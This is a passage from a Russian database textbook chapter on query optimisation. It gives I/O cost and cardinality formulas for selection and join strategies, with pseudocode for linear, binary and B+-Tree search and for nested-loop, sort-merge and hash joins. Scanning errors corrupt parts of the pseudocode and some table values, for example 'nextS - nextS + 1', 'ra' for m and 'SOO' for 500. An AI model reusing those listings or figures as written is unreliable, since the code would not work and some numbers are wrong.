- Условие равенства, применяемое к некластеризующему (вторичному) индексу.
- Условие неравенства, применяемое ко вторичному индексу типа B^+-Tree.

Формулы расчета стоимости для всех указанных типов стратегий приведены в табл. 20.3.

Таблица 20.3. Сводные данные по оценке стоимости операций ввода-вывода для различных стратегий выполнения операций выборки

Стратегия	Оценка стоимости
Линейный поиск (неупорядоченный файл без индекса)	$\lceil nBlocks(R)/2 \rceil$ — в случае поиска по равенству ключевого атрибута; $nBlocks(R)$ — в противном случае
Двоичный поиск (упорядоченный файл без индекса)	$\lceil \log_2(nBlocks(R)) \rceil$ — в случае поиска по равенству ключевого атрибута; $\lceil \log_2(nBlocks(R)) \rceil + \lceil SC_A(R)/bFactor(R) \rceil - 1$ — в противном случае
Поиск по равенству ключу хеширования	1 — при отсутствии переполнения
Поиск по равенству первичному ключу	$nLevels_A(I)+1$
Поиск по неравенству первичному ключу	$nLevels_A(I)+\lceil nBlocks(R)/2 \rceil$

Стратегия	Оценка стоимости
Поиск по равенству значению кластерного (вторичного) индекса	$nLevels_A(I) + [SC_A(R)/bFactor(R)]$
Поиск по равенству значению некластеризующего (вторичного) индекса	$nLevels_A(I) + [SC_A(R)]$
Поиск по неравенству значению вторичного индекса типа B+-Tree	$nLevels_A(I) + [nLfBlocks_A(I)/2 + nTuples(R)/2]$

Оценка кардинальности операции выборки

Прежде чем приступать к рассмотрению различных стратегий выполнения операции выборки, целесообразно ознакомиться с методами оценки ожидаемого количества строк и уникальных значений атрибута в результирующем отношении S, полученном при выполнении операции выборки в отношении R. Получение точных значений обычно является достаточно сложной задачей. Однако, если принять стандартное упрощающее предположение о том, что значения атрибута равномерно распределены в пространстве его домена и независимы друг от друга, то можно воспользоваться следующими формулами:

$nTuples(S) = SC_A(R)$ предикат p имеет вид (A б x)

Для любого атрибута B ≠ A в отношении S значение $nDistinct_B(S)$ будет равно:

- $nTuples(S)$, если $nTuples(S) < nDistinct_B(R)/2$;
- $[(nTuples(S) + nDistinct_B(R))/3]$, если $nDistinct_B(R)/2 \le nTuples(S) \le 2*nDistinct_B(R)$;
- $nDistinct_B(R)$, если $nTuples(S) > 2*nDistinct_B(R)$.

Можно получить более точные оценки, если отказаться от предположения о равномерном распределении значений атрибута, однако в этом случае потребуется использовать более подробную статистическую информацию, например гистограммы и шаги распределения **[251],** Способы применения гистограмм в СУБД Oracle рассматриваются в разделе **20.6.2.**

Вариант 1. Линейный поиск (неупорядоченный файл без индекса)

В данном случае может потребоваться выполнить просмотр каждой строки в каждом дисковом блоке, чтобы проверить ее на соответствие заданному предикату. Этот метод иллюстрируется алгоритмом, представленным в листинге 20.1. Такой способ поиска иногда называют *полным просмотром таблицы.* Если поиск выполняется по условию равенства ключевому атрибуту отношения и можно предположить, что строки равномерно распределены в файле, то в среднем до нахождения требуемой строки потребуется считать половину блоков файла. Поэтому формула оценки стоимости будет иметь вид

$[nBlocks(R)/2]$

Для любых других условий можно обоснованно принять, что потребуется считать весь файл, поэтому формула оценки стоимости будет иметь такой вид:

$nBlocks(R)$

Листинг 20.1. Алгоритм линейного поиска

```
//
// Линейный поиск.
// predicate - это ключ поиска.
// Файл не отсортирован. Блоки последовательно пронумерованы, начиная
// с 1. Возвращается результирующая таблица, содержащая те строки
// отношения R, которые соответствуют предикату predicate
//
for i = 1 to nBlocks(R) {        // Цикл по всем блокам файла
   block = read_block(R, i);
   for j = 1 to nTuples(block) {  // Цикл по всем строкам в блоке i
      if (block.tuple[j] <удовлетворяет предикату predicate>)
      then <поместить строку в результирующую таблицу>;
   }
}
```

Вариант 2. Двоичный поиск (упорядоченный файл без индекса)

Если **предикат имеет вид** (A=x) **и файл упорядочен по значениям атрибута A, который одновременно является ключевым атрибутом отношения R, формула для оценки стоимости операции выборки будет иметь следующий вид:**

$\lceil \log_2(nBlocks(R)) \rceil$

Алгоритм для выполнения данного типа поиска представлен в листинге **20.2. В более общем случае оценка стоимости может быть выполнена по другой формуле:**

$\lceil \log_2(nBlocks(R)) \rceil + \lceil SC_A(R)/bFactor(R) \rceil - 1$

Здесь первое выражение отражает стоимость поиска первой из строки, для чего используется метод **двоичного поиска. Предполагается, что предикату соответствуют** $SC_A(R)$ **строк, расположенных в** $\lceil SC_A(R)/bFactor(R) \rceil$ **блоках файла, один из которых уже был считан при выполнении двоичного поиска первой строки.**

Листинг 20.2. Алгоритм двоичного поиска в упорядоченном файле

```
//
// Двоичный поиск.
// predicate - это ключ поиска.
// Файл упорядочен по возрастанию значений ключевого поля A.
// Файл состоит из nBlocks блоков, последовательно пронумерованных,
// начиная с 1. Возвращается логическая переменная (found),
// указывающая, была ли найдена запись, которая соответствует
// предикату, а также результирующая таблица, если таковая существует
//
next = 1; last = nBlocks; found = FALSE; keep_searching = TRUE;
while (last >= 1 and (not found) and (keep_searching)) {
  i = (next + last)/2;  // Разделение обследуемой области пополам
  block = read_block(R, i) ;
    if (predicate < ordering_key_field(first_record(block)))
    then            // Запись в нижней половине обследуемой области
        last = i - 1;
    else if (predicate > ordering_key_field(last_record(block)))
```

```
        then       // Запись в верхней половине обследуемой области
            next = i + 1;
        else if (check_block_for_predicate(block, predicate, result))
            then       // Требуемая запись в данном блоке
                found = TRUE;
            else       // Требуемая запись отсутствует
                keep_searching = FALSE;
}
```

Вариант 3. Поиск по равенству ключу хеширования

Если атрибут A является ключом хеширования файла, то для вычисления адреса назначения строки используется алгоритм хеширования. Если файл не имеет переполнений блоков, то ожидаемая стоимость выборки будет равна 1. Если переполнения имеют место, то для доступа к данным могут потребоваться дополнительные дисковые операции, число которых зависит от количества переполнений и выбранного метода их обработки,

Вариант 4. Поиск по равенству первичному ключу

Если предикат включает условие равенства значению в поле первичного ключа (A=x), то для выборки единственной записи, удовлетворяющей заданному условию, может использоваться первичный индекс. В этом случае потребуется считать количество блоков, на единицу большее количества операций чтения индекса, которое будет равно числу его уровней. Поэтому формула вычисления оценки стоимости будет иметь следующий вид:

$$nLevels_A(I) + 1$$

Вариант 5. Поиск по неравенству первичному ключу

Если предикат включает условие неравенства значению в поле первичного ключа A (A<x, A<=x, A>x, A>=x), то сначала потребуется воспользоваться индексом для поиска записи, удовлетворяющей предикату A=x. Если значения в индексе отсортированы, требуемые записи могут быть извлечены посредством доступа ко всем записям индекса, расположенным выше или ниже найденной. Если принять, что записи распределены в файле равномерно, то заданному условию неравенства будет удовлетворять половина записей файла. Поэтому в данном случае формула оценки стоимости выборки будет иметь следующий вид:

$$nLevels_A(I) + [nBlocks(R)/2]$$

Вариант 6. Поиск по равенству значению кластеризующего (вторичного) индекса

Если предикат включает условие равенства значению атрибута A, который не является первичным ключом, но представляет собой кластеризующий вторичный индекс, то этот индекс может использоваться для выборки требуемых записей. Поэтому формула оценки стоимости будет иметь такой вид:

$$nLevels_A(I) + [SC_A(R)/bFactor(R)]$$

Второе выражение в этой формуле представляет собой оценку количества блоков, которые потребуются для сохранения всех строк, удовлетворяющих условию равенства, общее количество которых оценивается как $SC_A(R)$.

Вариант 7. Поиск по равенству значению некластеризующего (вторичного) индекса

Если предикат включает условие равенства значению атрибута A, который не является первичным ключом отношения, но представляет собой некластеризующий вторичный индекс, то этот индекс может использоваться для выборки требуемых записей. В этом случае можно предположить, что все выбираемые записи будут размещаться в различных блоках (так как индекс не является кластеризующим). Отсюда формула оценки стоимости выборки имеет следующий вид:

$$nLevels_A(I) + [SC_A(R)]$$

Вариант 8. Поиск по неравенству значению вторичного индекса типа B+-Tree

Если предикат включает условие неравенства значению атрибута A (A<x, A<=x, A>x, A>=x), который имеет вторичный индекс типа B+-Tree, то для поиска по условию < или <= можно выполнить просмотр лист-узлов дерева от минимального значения до значения x, а для поиска по условиям > или >= — от значения x до максимального значения. Если предположить равномерное распределение значений, то в каждом случае потребуется обработка половины лист-узлов индекса. Поэтому для оценки стоимости выборки можно использовать такую формулу:

$$nLevels_A(I) + [nLfBlocks_A(I)/2 + nTuples(R)/2]$$

Алгоритм поиска единственной записи в индексе типа B+-Tree представлен в листинге 20.3.

Листинг 20.3- Алгоритм поиска в дереве B+-Tree единственной записи, соответствующей заданному значению

```
// Поиск в дереве B+-Tree.
// Структура дерева B+-Tree представлена как связанный список, в
// котором каждый узел, о.тличный от лист-узла, имеет следующую
// структуру: максимум n элементов, каждый из которых состоит из
// следующих компонентов: ключевого значения (key) и указателя (p)
// на дочерний узел (возможно, NULL).
// Ключи упорядочены: key1 < key2 < key3 < ... < keyn-1.
// Лист-узлы указывают собственно на записи данных.
// predicate - это ключ поиска.
// Возвращается логическая переменная (found), указывающая, была ли
// найдена требуемая запись, а также адрес найденной записи
// (return_address), если таковая имеется
//
node = get_root_node();
while (<узел не является лист-узлом>) {
    i = 1;        // Поиск ключа, который меньше значения предиката
    while (not (i > n or predicate < node[i].key)) {
        i = i + 1;
    }
```

```
node = get_next_node(node[i] .p) ; // node[i].p указывает на поддерево,
// которое может содержать требуемый предикат
}
// Лист-узел найден. Проверить, существует ли запись с требуемым
// предикатом
i = 1;
found = FALSE;
while (not (found or i > n)) {
    if (predicate = node[i].key)
    then {
        found = TRUE;
        return_address = node[i].p;
    }
    else
        i = i + 1;
}
```

Составные предикаты

До этого момента речь шла о простых предикатах, включающих условия сравнения для единственного атрибута. Однако во многих случаях используются составные предикаты, которые включают несколько условий, содержащих больше одного атрибута. В разделе 20.2 уже отмечалось, что составной предикат может быть представлен в двух формах — конъюнктивной и дизъюнктивной нормальной форме.

- Конъюнктивная выборка включает только те строки, которые удовлетворяют всем заданным конъюнктам.
- Дизъюнктивная выборка включает набор строк, сформированный путем объединения всех строк, удовлетворяющих любому из заданных дизъюнктов.

Конъюнктивная выборка без дизъюнкций

Если составной предикат не содержит дизъюнктивных выражений, для реализации операции выборки может использоваться один из следующих подходов.

1. Если один из атрибутов в конъюнкте имеет индекс или является упорядоченным, то для выборки строк, удовлетворяющих заданному условию, можно использовать одну из стратегий выборки 2-8, предложенных выше. Затем для каждой выбранной строки выполняется проверка на соответствие остальным входящим в предикат условиям.
2. Если выборка включает условие равенства для двух или нескольких атрибутов и для данной комбинации атрибутов существует составной индекс (или ключ хеширования), то можно выполнить прямой поиск в этом индексе (в соответствии с предложенными выше алгоритмами). Тип индекса определяет, какой из обсуждавшихся выше алгоритмов будет использован.
3. Если существуют вторичные индексы, созданные для одного или нескольких атрибутов, и эти атрибуты в предикате используются только в условиях поиска по равенству, то в том случае, если в индексах используются указатели на записи, а не на блоки данных, можно выполнить просмотр каждого из индексов с целью поиска строк, удовлетворяющих отдельным условиям. Затем строится пересечение для всех полученных наборов указателей, образующее результирующий набор указателей, удовлетворяющих всем этим условиям. Если индексы существуют не для всех используемых в предикате атрибутов, то выбранные строки дополнительно проверяются на соответствие оставшимся условиям.

Выборки с дизъюнкциями

Если одно из выражений в условии выборки содержит оператор v (OR) и это выражение требует выполнения линейного поиска, поскольку для него не существует подходящего индекса или не задан порядок сортировки, то вся операция выборки должна выполняться с помощью операции линейного поиска. Оптимизация операции выборки возможна только в том случае, если индекс или порядок сортировки существует для *всех* выражений в условии выборки и осуществляется за счет извлечения записей, удовлетворяющих каждому условию с последующим объединением полученных результирующих наборов по методу, предлагаемому в разделе 20.4.5, который позволяет также исключить повторяющиеся значения. Кроме того, в этом случае могут использоваться указатели на записи, если таковые существуют.

Если для организации эффективного доступа не может быть использован ни один из атрибутов, то выборка осуществляется с помощью линейного поиска и проверки каждой из строки на соответствие сразу всем заданным условиям. Ниже приводится пример, иллюстрирующий применение методов оценки стоимости операций выборки.

Пример 20.4. Оценка стоимости операции выборки

В данном примере для отношения Staff приняты следующие предположения.

- Для первичного ключа отношения (атрибут staffNo) существует индекс хеширования, не имеющий переполнений.
- Имеется кластеризующий индекс по атрибуту branchNo, являющемуся внешним ключом данного отношения.
- Индекс типа B+-Tree создан по атрибуту Salary.
- я Для таблицы Staff в системном каталоге хранится статистическая информация, приведенная в табл. 20.4.

Таблица 20.4. Статистические данные для таблицы Staff, хранящиеся в системном каталоге, и производные данные

Данные в системном каталоге	Производные данные
$nTuples(Staff) = 3000$	
$bFactor(Staff) = 30$	$nBlocks(Staff) = 100$
$nDistinct_{branchNo}(Staff) = SOO$	$SC_{branchNo}(Staff) = 6$
$nDistinct_{position}(Staff) = 10$	$SC_{position}(Staff) = 300$
$nDistinct_{salary}(Staff) = 500$	$SC_{salary}(Staff) = 6$
$min_{salary}(Staff) = 10000$	
$max_{salary}(Staff) = 50000$	
$nLevels_{branchNo}(I) = 2$	
$nLevels_{salary}(I) = 2$	
$nLfBlocks_{salary}(I) = 50$	

Оценка стоимости линейного поиска по ключевому атрибуту staffNo равна 50 блокам, а для прочих (неключевых) атрибутов — 100 блокам. Рассмотрим сле-

дующие операции выборки и оценим указанные два значения стоимости с помощью предложенных выше стратегий;

- S1 — $\sigma_{staffNo='SG5'}(Staff)$;
- S2 — $\sigma_{position='Manager'}(Staff)$;
- S3 — $\sigma_{branchNo='B003'}(Staff)$;
- S4 — $\sigma_{salary>20000}(Staff)$;
- S5 — $\sigma_{position='Manager' \wedge branchNo='B003'}(Staff)$.

1. Эта операция выборки содержит условие отбора по равенству для атрибута первичного ключа. Поскольку атрибут staffNo является ключом хеширования, можно воспользоваться третьим вариантом стратегии, для которой выше было определено значение оценки, равное 1 блоку. Оценка кардинальности результирующей таблицы этой операции составляет: $SC_{staffNo}(Staff)=1$.
2. Используемый в предикате атрибут не является ключевым и не имеет собственного индекса, поэтому при обработке будет использоваться метод линейного поиски, а оценка стоимости выполнения операции составляет 100 блоков. Оценка кардинальности результирующей таблицы составляет: $SC_{position}(Staff)=300$.
3. Атрибут, используемый в предикате, является внешним ключом отношения, для которого создан кластеризующий индекс. Поэтому для выполнения операции будет использован шестой вариант стратегии, стоимость которого может быть вычислена так: 2+ [6/30] =3 блока. Оценка кардинальности результирующей таблицы составляет: $SC_{branchNo}(Staff)=6$.
4. В данном случае предикат требует выполнения поиска в заданном диапазоне по значению атрибута Salary. Поскольку для этого атрибута создан индекс типа B^+-Tree, обработка операции будет проводиться с использованием седьмого варианта стратегии, а оценка стоимости выполнения операции будет равна: 2+ [50/2] + [3000/2] =1527 блоков. Однако этот результат существенно хуже того, который был получен при использовании обычного линейного поиска, поэтому следует отказаться от этого варианта стратегии и применить метод обычного линейного поиска. Оценка кардинальности результирующего отношения составляет: $SC_{salary}(Staff)= [3000*(50000-20000)/(50000-10000)]=2250$.
5. В этом примере предикат является составным, причем его второе условие может быть реализовано с использованием кластеризующего индекса по атрибуту branchNo. Согласно приведенным выше результатам анализа примера S3, в этом случае оценка стоимости операции составляет 3 блока. Поскольку выборка строки осуществляется с использованием кластеризующего индекса, может быть выполнена проверка на соответствие этой строки первому условию предиката (position='Manager'). Уже известно, что оценка кардинальности второго условия составляет: $SC_{branchNo}(Staff)=6$. Присвоим этому промежуточному отношению имя T, после чего выполним оценку количества уникальных значений атрибута position во вновь созданном отношении T. Эта оценка составляет: $nDistinct_{position}(T)= [(6+10)/3]=6$. Затем применяется второе условие предиката, в результате чего кардинальность результирующей таблицы операции выборки составляет: $SC_{position}(T)=6/6=1$, что совершенно правильно, так как в каждом отделении компании *DreamHome* может быть только один менеджер.

20.4.3. Операция соединения ($T=(R \bowtie_F S)$)

В начале этой главы уже упоминалось, что одной из основных проблем, связанных с использованием первых коммерческих СУБД, была свойственная им невысокая производительность обработки запросов. В частности, наибольшие затруднения вызывала обработка операции соединения, которая является самой дорогостоящей из всех операций реляционной алгебры (не считая операции декартова произведения). Поэтому следует прилагать все усилия для обеспечения выполнения этой операции с максимально возможной производительностью. Как было указано в разделе 4.1.3, в результате выполнения бинарной операции тета-соединения создается результирующее отношение, которое содержит строки, удовлетворяющие заданному предикату F, применяемому к декартову произведению двух исходных отношений, например, таких как R и S. Предикат F задается в формате R. a 0 S .Ь, где символ 0 обозначает одну из операций логического сравнения. Если предикат содержит только операции равенства (=), данное соединение называется соединением по эквивалентности. Если результат соединения включает все общие атрибуты отношений R и S, соединение называется естественным. В этом разделе будут рассмотрены основные типы стратегий реализации операций соединения.

- Соединение блоками с использованием вложенных циклов.
- Индексированное соединение блоками с использованием вложенных циклов.
- Соединение посредством сортировки-слияния.
- Хешированное соединение.

Заинтересованный читатель может найти более полный обзор существующих стратегий выполнения операций соединения в [219]. Оценки стоимости различных стратегий выполнения операций соединения приведены в табл. **20.5.** Мы начнем наше обсуждение с определения оценок кардинальности операций соединения.

Таблица 20.5. Сводные данные по оценке стоимости операций ввода-вывода для различных стратегий выполнения операций соединения

Стратегия	Стоимость	Условие
Соединение блоками с использованием вложенных циклов	`nBlocks(R) + (nBlocks(R) * nBlocks(S))`	Буфер содержит только один блок для R и s
	`nBlocks(R) + [nBlocks(S) * (nBlocks (R) / (nBuffer-2))]`	Буфер содержит (nBuffer-2) блоков для R
	`nBlocks(R) + nBlocks(S)`	В случае, если все блоки R могут быть считаны в буфер
Индексированное соединение блоками с использованием вложенных циклов	Зависит от метода индексирования, например:	
	`nBlocks(R) + nTuples(R) * (nLevels_A (I) + 1)`	В случае, если соединяемый атрибут A является в отношении s первичным ключом

Окончание табл. 20.5

Стратегия	Стоимость	Условие
	$nBlocks(R)+nTuples(R)*(nLevels_A(I)+[SC_A(R)/bFactor(R)])$	Если индекс I — кластеризующий индекс атрибута A
Соединение посредством сортировки–слияния	$nBlocks(R)*[\log_2(nBlocks(R)]+nBlocks(S)*[\log_2(nBlocks(S)]$	В случае сортировки
	$nBlocks(R)+nBlocks(S)$	В случае слияния
Хешированное соединение	$3(nBlocks(R)+nBlocks(S))$	В случае, если индекс хеширования хранится в памяти
	$2(nBlocks(R)+nBlocks(S))*[lognBuffer-1(nBlocks(S))-1]+nBlocks(R)+nBlocks(S)$	В остальных случаях

Оценка кардинальности операции соединения

Кардинальность декартова произведения отношений R и S, R×S, определяется очень просто:

$$nTuples(R) * nTuples(S)$$

К сожалению, определение кардинальности любых операций соединения представляет собой значительно более сложную задачу, поскольку оно зависит от распределения значений соединяемых атрибутов. В самом худшем случае известно, что кардинальность любого соединения не может превышать кардинальности декартова произведения соединяемых отношений, поэтому

$$nTuples(T) \leq nTuples(R) * nTuples(S)$$

В некоторых системах используется именно этот верхний предел, однако подобную оценку следует считать чрезмерно пессимистической. Если вновь предположить, что значения атрибутов в обоих отношениях распределены равномерно, то можно следующим образом улучшить оценку кардинальности соединения по эквивалентности с использованием предиката (R.A = S.B).

1. Если атрибут A является ключевым атрибутом отношения R, то каждая строка отношения S может быть соединена только с одной строкой отношения R. Следовательно, кардинальность соединения по эквивалентности не может превысить кардинальности отношения S:

   $$nTuples(T) < nTuples(S)$$

2. Аналогично, если атрибут B является ключевым атрибутом отношения S, то

   $$nTuples(T) < nTuples(R)$$

3. Если ни атрибут A, ни атрибут B не являются ключевыми, то кардинальность соединения можно оценить следующим образом:

   $$nTuples(T) = SC_A(R)*nTuples(S)$$ или

   $$nTuples(T) = SC_B(S)*nTuples(R)$$

   Для получения первой оценки используется тот факт, что для любой строки s в отношении S ожидается в среднем получение $SC_A(R)$ строк с задан-

ным значением атрибута A и именно это количество строк отношения R будет принимать участие в соединении. Умножая это значение на количество строк в отношении S, мы получим первую из приведенных выше оценок. Аналогичным методом получена и вторая формула,

Вариант 1. Соединение блоками с использованием вложенных циклов

Самым простым алгоритмом выполнения операции соединения является метод вложенных циклов, при котором соединение двух отношений выполняется каждый раз по одной строке. Во внешнем цикле выполняется последовательный перебор строк первого отношения R, а во внутреннем цикле последовательно просматриваются все строки второго отношения S. Но, поскольку известно, что основной единицей обмена при чтении данных на дисковых устройствах является блок, можно улучшить базовый алгоритм, создав еще два дополнительных цикла, предназначенных для обработки считанных с диска блоков, что и сделано в алгоритме, приведенном в листинге 20.4.

Листинг 20.4. Алгоритм соединения блоками с использованием вложенных циклов

```
// Соединение блоками с использованием вложенных циклов.
// Блоки в обоих файлах последовательно пронумерованы, начиная с 1.
// Возвращается результирующая таблица соединения отношений R и S
//
for iblock = 1 to nBlocks(R) {              // Внешний цикл
    Rblock = read_block(R, iblock);
    for jblock = 1 to nBlocks(S) {          // Внутренний цикл
        Sblock = read_block(S, jblock);
        for i = 1 to nTuples(Rblock) {
            for j = 1 to nTuples(Sblock) {
                if (Rblock.tuple[i]/Sblock.tuple[j]
                    <отвечает условию соединения>)
                then <поместить его в результирующую таблицу>;
            }
        }
    }
}
```

Поскольку каждый блок отношения R должен быть считан хотя бы один раз, а каждый блок отношения S считан для каждого блока отношения R, оценка стоимости этого метода может быть выполнена по формуле

```
nBlocks(R) + (nBlocks(R) * nBlocks(S))
```

Заметим, что значение второго выражения этой формулы постоянно, тогда как значение первого выражения зависит от того, какое из отношений выбрано для считывания во внешнем цикле. Очевидно, что во внешнем цикле должно считываться то соединяемое отношение, которое занимает меньшее количество дисковых блоков.

Еще одним улучшением данной стратегии может стать считывание в буфер базы данных максимально возможного количества блоков меньшего из отношений (скажем, R) с сохранением места только для одного блока внутреннего отношения и одного блока результирующего отношения. Если в буфер базы дан-

ных может быть помещено nBuffer блоков, то следует сразу же считать nBuffer-2 блока отношения R и один блок отношения S. Общее количество считываемых блоков отношения R по-прежнему остается равным nBlocks(R), однако общее количество считываемых блоков отношения S уменьшается приблизительно до [nBlocks(S) * (nBlocks(R)/(nBuffer-2))]. При использовании данного подхода формула вычисления оценки стоимости операции соединения принимает следующий вид:

```
nBlocks(R) + [nBlocks(S)*(nBlocks(R)/(nBuffer - 2))]
```

Если окажется возможным считать все блоки отношения R, то формула будет иметь такой вид:

```
nBlocks(R) + nBlocks(S)
```

Если соединяемые атрибуты в соединении по эквивалентности (или естественном соединении) образуют ключ внутреннего отношения, то внутренний цикл может завершаться, как только будет найдено первое соответствие.

Вариант 2. Индексированное соединение с использованием вложенных циклов

Если для соединяемых атрибутов внутреннего отношения существует индекс (или хеш-функция), то можно заменить неэффективную операцию просмотра файла более эффективным поиском по индексу. Для каждой строки отношения R выборка соответствующих строк отношения S осуществляется с помощью индекса. Алгоритм индексированного соединения с использованием вложенных циклов представлен в листинге 20.5. Для использования в качестве иллюстрации приведен упрощенный алгоритм, в котором во внешнем цикле за один проход обрабатывается один блок. Как уже указывалось выше, для повышения эффективности целесообразно сразу считывать в буфер базы данных столько блоков отношения R, сколько окажется возможным. Внесение этого усовершенствования в предложенный алгоритм мы оставляем для читателей (см. упражнение 20.19).

Листинг 20.5. Алгоритм индексированного соединения с использованием вложенных циклов

```
// Соединение отношений R и S по индексированному атрибуту A,
// выполняемое блоками с помощью алгоритма вложенных циклов.
   Предположим, что существует индекс I по атрибуту A для отношения S,
   содержащий га строк I[1], I[2], ... , I[m] с индексируемым значением
// строки R[i].A.
// Блоки отношения R последовательно пронумерованы, начиная с 1.
// Возвращается результирующая таблица соединения отношений R и S
//
for iblock = 1 to nBlocks(R) {
    Rblock = read_block(R, iblock);
    for i = 1 to nTuples(Rblock) {
        for j = 1 to ra {
            if (Rblock.tuple[i].A = I[j])
            then <поместить эти строки в результирующий набор>;
        }
    }
}
```

Это значительно более эффективный алгоритм соединения, позволяющий избежать создания в качестве промежуточного результата декартова произведения отношений R и S. Стоимость просмотра отношения R составляет nBlocks(R), как и в предыдущем варианте. Однако стоимость выборки соответствующих строк отношения S теперь зависит от типа имеющегося индекса и количества строк, соответствующих условию. Например, если соединяемый атрибут A является в отношении S первичным ключом, то стоимость операции соединения может быть вычислена по формуле

$$nBlocks(R) + nTuples(R) * (nLevels_A(I) + 1)$$

Если соединяемый атрибут A в отношении S является кластеризующим индексом, то стоимость соединения можно вычислить по такой формуле:

$$nBlocks(R) + nTuples(R) * (nLevels_A(I) + [SC_A(R)/bFactor(R)])$$

Вариант 3. Соединение с помощью сортировки-слияния

Для соединений по эквивалентности наиболее эффективный алгоритм реализуется в том случае, если оба отношения отсортированы по соединяемым атрибутам. В этом случае можно отыскать подходящие строки отношений R и S, выполнив слияние двух отношений. Если исходные отношения не отсортированы, можно предварительно выполнить их сортировку. Поскольку строки отношений отсортированы, те из них, которые содержат одинаковые значения соединяемого атрибута, гарантированно будут размещаться рядом. Если предположить, что соединение выполняется для связи типа "многие ко многим", т.е. в обоих отношениях может существовать несколько строк с одним и тем же соединяемым значением, а также принять, что любой набор строк с одним и тем же соединяемым значением может быть полностью помещен в буфер базы данных, то каждый блок каждого из соединяемых отношений достаточно будет считать только один раз. Поэтому оценка стоимости соединения методом сортировки-слияния может быть вычислена по формуле

$$nBlocks(R) + nBlocks(S)$$

Если одно из отношений (например, R) должно быть предварительно отсортировано, то в формулу следует добавить оценку стоимости операции сортировки, которая приблизительно может быть выполнена по следующей формуле:

$$nBlocks(R) * [\log_2(nBlocks(R))]$$

Упрощенный алгоритм соединения методом сортировки-слияния представлен в листинге 20.6.

Листинг 20.6. Алгоритм соединения методом сортировки-слияния

```
//
// Соединение отношений R и S по атрибуту A методом сортировки-
// слияния.
// Алгоритм предусматривает соединение типа "многие ко многим".
// Для простоты процедуры чтения данных опущены. Отношения R и S
// предварительно сортируются (этого не требуется, если файлы уже
// отсортированы по атрибуту, используемому для соединения)
sort(R);
sort(S);
// Выполнение слияния
```

```
nextR = 1; nextS = 1;
while (nextR <= nTuples(R) and nextS <=nTuples(S)) {
    join_value = R.tuples[nextR].A;
// Просмотр отношения S до нахождения значения,
// меньшего, чем текущее, используемое для соединения
    while (S.tuples[nextS].A < join_value and nextS <= nTuples(S))
{
        nextS = nextS + 1;
    }
// Возможно, найдены соответствующие строки отношений R и S.
// Каждая строка в отношении S с некоторым значением join_value
// ставится в соответствие каждой строке в отношении R с этим же
// значением join_value. (Предполагается соединение типа M:N)
    while (S.tuples[nextS].A = join_value and nextS <= nTuples(S))
{
        m = nextR;
        while (R.tuples[m].A * join_value and ra <= nTuples(R)) {
            <вывод соответствующих кортежей S.tuples[nextS] и
              R.tuples[m] в результирующий набор>;
            m = m + 1;
        }
        nextS - nextS + 1;
    }
// Найдены все строки отношений R и S с одним и тем же значением
// join_value. Теперь выбираем из отношения R строку с другим
// значением join_value
    while (R.tuples[nextR].A = join_value and nextR <= nTuples(R))
{
        nextR = nextR + 1/
    }
}
```

Вариант 4. Соединение с помощью хеширования

Алгоритм соединения с помощью хеширования может использоваться в случае естественного соединения (или соединения по эквивалентности) отношений R и S по атрибуту A. Суть этого алгоритма состоит в следующем: на первом этапе, который называется *этапом хеширования,* происходит разбиение отношений R и S на разделы в соответствии со значениями некоторой хеш-функция, результаты вычисления которой дают равномерно распределенные случайные значения. Каждый полученный эквивалентный раздел отношений R и S должен иметь одни и те же значения соединяемых атрибутов, хотя он может содержать больше одного их значения. Алгоритм предусматривает проверку эквивалентных разделов на наличие одного и того же значения. Например, если отношение R с помощью некоторой хеш-функция $h()$ разбито на разделы R_1, R_2, ..., R_m, а отношение S — на разделы S_1, S_2, ..., S_m, то если B и C являются атрибутами отношения R и S соответственно, а $h(R.B) \neq h(S.C)$, то $R.B \neq S.C$. Но если $h(R.B)=h(S.C)$, это не обязательно означает, что $R.B=S.C$, поскольку одно и то же значение хеш-функции может быть получено для разных исходных значений.

На втором этапе, который называется *этапом проверки,* последовательно считывается каждый из разделов R и предпринимается попытка соединить содержащиеся в нем строки со строками эквивалентного раздела S. Если второй

этап выполняется с помощью соединения вложенными циклами, то во внешнем цикле применяется раздел меньшего размера, допустим R_i. Весь раздел R_i считывается в память, после чего с диска считывается каждый блок эквивалентного ему раздела S_i и в нем каждая строка используется для проверки наличия соответствующих строк в разделе R_i. Для повышения эффективности обычно в оперативной памяти формируется хеш-таблица для каждого раздела R_i с применением второй хеш-функции, отличной от той, с помощью которой выполняется разбиение отношений на разделы. В общем виде алгоритм соединения с помощью хеширования представлен в листинге 20.7. Стоимость операции соединения по методу хеширования может быть вычислена по следующей формуле:

```
3(nBlocks(R) + nBlocks(S))
```

В этой формуле учитывается необходимость считывания отношений R и S при их разбиении на разделы, записи каждого из полученных разделов на диск и повторного считывания каждого из разделов отношений R и S для поиска соответствующих строк. Эта оценка является приблизительной, и в ней не учитывается возможность переполнения раздела. Кроме того, предполагается, что есть возможность хранить весь хеш-индекс в оперативной памяти. Если эти условия не соблюдаются, то разбиение отношений на разделы невозможно выполнить за один проход и поэтому должен применяться рекурсивный алгоритм разбиения на разделы. В этом случае оценка стоимости может быть выражена с помощью формулы

```
2(nBlocks(R)+nBlocks(S))*[lognbuffer-1(nBlocks(S))-1]
+nBlocks(R)+nBlocks(S)
```

Листинг 20.7. Алгоритм соединения с помощью хеширования

```
//
// Соединение с помощью хеширования.
// Для упрощения операции чтения данных исключены
//
// Начинаем с разбиения отношений R и S
for i = 1 to nTuples(R) {
    hash_value = hash_function(R.tuple[i].A);
    <добавление кортежа R.tuple[i].A в раздел отношения R,
       соответствующий значению хеширования hash_value>;
}
for j = 1 to nTuples(S) {
    hash_value = hash_function(S.tuple[j].A);
    <добавление кортежа S.tuple[j].A в раздел отношения S,
       соответствующий значению хеширования hash_value>;
}
// Теперь выполняется этап проверок (поиска соответствий)
for ihash = 1 to M {
   <чтение раздела отношения R, соответствующего значению
    хешированияihash>;
   RP = Rpartition[ihash];
   for i = 1 to max_tuples_in_R_partition(RP) {
// Формирование в памяти индекса хеширования с использованием функции
// hash_function2(), отличной от функции hash_function()
      new_hash = hash_function2(RP.tuple[i].A);
      <вставка значения new_hash в индекс хеширования, размещенный
       в памяти>;
   }
```

```
// Просмотр разделов отношения S с целью поиска соответствующих
// строк отношения R
    SP = Spartition[ihash];
    for j = 1 to max_tuples_in_S_partition(SP) {
        <чтение отношения S и проверка хеш-таблицы
         с использованием функции hash_function2(SP.tuple[j].A>);
        <помещение всех соответствующих кортежей в выходную таблицу>;
    }
    <очистка хеш-таблицы и подготовка к обработке следующего
раздела>;
}
```

